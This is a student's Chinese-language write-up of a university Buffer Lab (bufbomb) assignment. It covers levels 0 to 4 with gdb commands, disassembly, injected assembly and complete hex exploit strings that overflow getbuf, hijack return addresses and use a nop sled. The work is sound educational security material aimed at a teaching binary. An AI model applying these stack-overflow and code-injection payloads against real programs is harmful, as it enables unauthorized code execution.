Buf Lab

王世因 2016011246

gdb

```
gdb //start
run -u 2016011246 < level0
break getbufn
break *0x8048c52
continue
c //继续
x/x &global_value //得到全局变量的地址和值
p/x $ebx+0x32  //得到储存的值
```

Level 0

利用缓冲区溢出，找到smoke的位置后，把返回地址更改为smoke的地址

使用`objdump -d bufbomb > bufbomb.txt`反汇编，发现smoke的地址和test的程序

```
smoke:
 8048b6b:   55  pushl   %ebp
 8048b6c:   89 e5   movl    %esp, %ebp
 8048b6e:   83 ec 08    subl    $8, %esp
 8048b71:   83 ec 0c    subl    $12, %esp
 8048b74:   68 e0 a2 04 08  pushl   $134521568
 8048b79:   e8 92 fd ff ff  calll   -622 <.plt+0x110>
 8048b7e:   83 c4 10    addl    $16, %esp
 8048b81:   83 ec 0c    subl    $12, %esp
 8048b84:   6a 00   pushl   $0
 8048b86:   e8 ec 08 00 00  calll   2284 <validate>
 8048b8b:   83 c4 10    addl    $16, %esp
 8048b8e:   83 ec 0c    subl    $12, %esp
 8048b91:   6a 00   pushl   $0
 8048b93:   e8 88 fd ff ff  calll   -632 <.plt+0x120>
```

记录下smoke的地址`08048b6b`，转换成`6b 8b 04 08`输入到字符串的末尾，用来覆盖程序的返回地址。

```
getbuf:
 8048cbe:   55  pushl   %ebp
 8048cbf:   89 e5   movl    %esp, %ebp
 8048cc1:   83 ec 28    subl    $40, %esp
 8048cc4:   83 ec 0c    subl    $12, %esp
 8048cc7:   8d 45 d8    leal    -40(%ebp), %eax
 8048cca:   50  pushl   %eax
 8048ccb:   e8 41 01 00 00  calll   321 <Gets>
 8048cd0:   83 c4 10    addl    $16, %esp
 8048cd3:   b8 01 00 00 00  movl    $1, %eax
 8048cd8:   c9  leave
 8048cd9:   c3  retl
```

在test的第三行，我发现ebp往下扩展了40字节的空间，再加上返回地址位于4（%ebp），因此我应该插入44个无意义的占位字节，然后把smoke的地址用小端方式写到后面。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 6b 8b 04 08
```

Level 1

```
08048b6b <smoke>:
 8048b6b:   55                      push   %ebp
 8048b6c:   89 e5                   mov    %esp,%ebp
 8048b6e:   83 ec 08                sub    $0x8,%esp
 8048b71:   83 ec 0c                sub    $0xc,%esp
 8048b74:   68 e0 a2 04 08          push   $0x804a2e0
 8048b79:   e8 92 fd ff ff          call   8048910 <puts@plt>
 8048b7e:   83 c4 10                add    $0x10,%esp
 8048b81:   83 ec 0c                sub    $0xc,%esp
 8048b84:   6a 00                   push   $0x0
 8048b86:   e8 ec 08 00 00          call   8049477 <validate>
 8048b8b:   83 c4 10                add    $0x10,%esp
 8048b8e:   83 ec 0c                sub    $0xc,%esp
 8048b91:   6a 00                   push   $0x0
 8048b93:   e8 88 fd ff ff          call   8048920 <exit@plt>
```

本题和level0很类似，唯一不同的点就是函数的传参。因为数据对齐的规则，这里不是直接把我的cookie放到后面，而是又加了4个字节的00。

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 98 8b 04 08
00 00 00 00 cb 90 a8 58
```

Level 2

在getbuf的输入里面插入一段代码，然后通过缓冲区溢出来跳转到这段代码，从而执行，最后再返回到bang。

在bang里面找到global_val的地址`0x804e140`

```
08048be9 <bang>:
 8048be9:   55                      push   %ebp
 8048bea:   89 e5                   mov    %esp,%ebp
 8048bec:   83 ec 08                sub    $0x8,%esp
 8048bef:   a1 40 e1 04 08          mov    0x804e140,%eax
 8048bf4:   89 c2                   mov    %eax,%edx
 8048bf6:   a1 38 e1 04 08          mov    0x804e138,%eax
 8048bfb:   39 c2                   cmp    %eax,%edx
 8048bfd:   75 25                   jne    8048c24 <bang+0x3b>
 8048bff:   a1 40 e1 04 08          mov    0x804e140,%eax
 8048c04:   83 ec 08                sub    $0x8,%esp
 8048c07:   50                      push   %eax
 8048c08:   68 3c a3 04 08          push   $0x804a33c
 8048c0d:   e8 2e fc ff ff          call   8048840 <printf@plt>
 8048c12:   83 c4 10                add    $0x10,%esp
 8048c15:   83 ec 0c                sub    $0xc,%esp
 8048c18:   6a 02                   push   $0x2
 8048c1a:   e8 58 08 00 00          call   8049477 <validate>
 8048c1f:   83 c4 10                add    $0x10,%esp
 8048c22:   eb 16                   jmp    8048c3a <bang+0x51>
 8048c24:   a1 40 e1 04 08          mov    0x804e140,%eax
 8048c29:   83 ec 08                sub    $0x8,%esp
 8048c2c:   50                      push   %eax
 8048c2d:   68 61 a3 04 08          push   $0x804a361
 8048c32:   e8 09 fc ff ff          call   8048840 <printf@plt>
 8048c37:   83 c4 10                add    $0x10,%esp
 8048c3a:   83 ec 0c                sub    $0xc,%esp
 8048c3d:   6a 00                   push   $0x0
 8048c3f:   e8 dc fc ff ff          call   8048920 <exit@plt>
```

```
break getbuf
x/x &global_value
p/x $esp
```

得到的%esp的地址就是字符串输入的地址，也就是我们需要跳转到的地址，这里是`0x55683408`。

```
movl $0x58a890cb, 0x804e140
push $0x8048be9
ret
```

```
c7 05 40 e1 04 08 cb 90
a8 58 68 e9 8b 04 08 c3
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 08 34 68 55
```

Level 3

`cookie = 0x804e138`

getbuf的代码，发现返回值存在%eax里面

```
movl $0x58a890cb, %eax
push $0x8048c57
ret
```

```
break *0x8048c52
r -u 2016011246 < level0
i r
```

得到`%ebp=0x55683450`，这是函数正常的返回地址，我们要在不更改它的情况下做溢出。

```
b8 cb 90 a8 58 68 57 8c
04 08 c3 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
50 34 68 55 08 34 68 55
```

Level 4

level 3中缓冲区所使用的内存地址是固定的，而本题中使用gdb调试发现`%ebp`的值在一定范围内浮动，因此为了保证所有的五次中都能执行到我插入的代码，我选择跳转到合适的位置。并用`nop`指令来填充占位的字节。

```
nop
nop
movl $0x58a890cb, %eax
lea 0x18(%esp), %ebp
push $0x8048d0e
ret
```

虽然`%ebp`的值在变，但是它和`%esp`的差不变，通过这一点我们可以设置出合适的返回地址。

```
08048cfc <testn>:
 8048cfc:   55                      push   %ebp
 8048cfd:   89 e5                   mov    %esp,%ebp
 8048cff:   83 ec 18                sub    $0x18,%esp
```


```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90

90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
```

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 90 90 90
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90 b8 cb 90

a8 58 8d 6c 24 18 68 0e 8d 04 08 c3 88 32 68 55
```



附件说明

0、1、2、3、4 提交结果的十六进制机器码文件

level0、level1、level2、level3、level4 提交结果

.s、.o、 *.d 第2、3、4题需要插入一段代码，这是被插入的那一段代码

收获与反思

- 掌握计算机的体系结构可以帮助我们更好的理解程序，保障安全。
- 本例子中攻击的方式依赖于已知的地址或者相对地址，可以通过随机化地址的方式来防御攻击。
- 逆向工程很有意思，也很复杂，一段短短的代码编译出来很长。高级语言大幅度方便了我们的编程工作。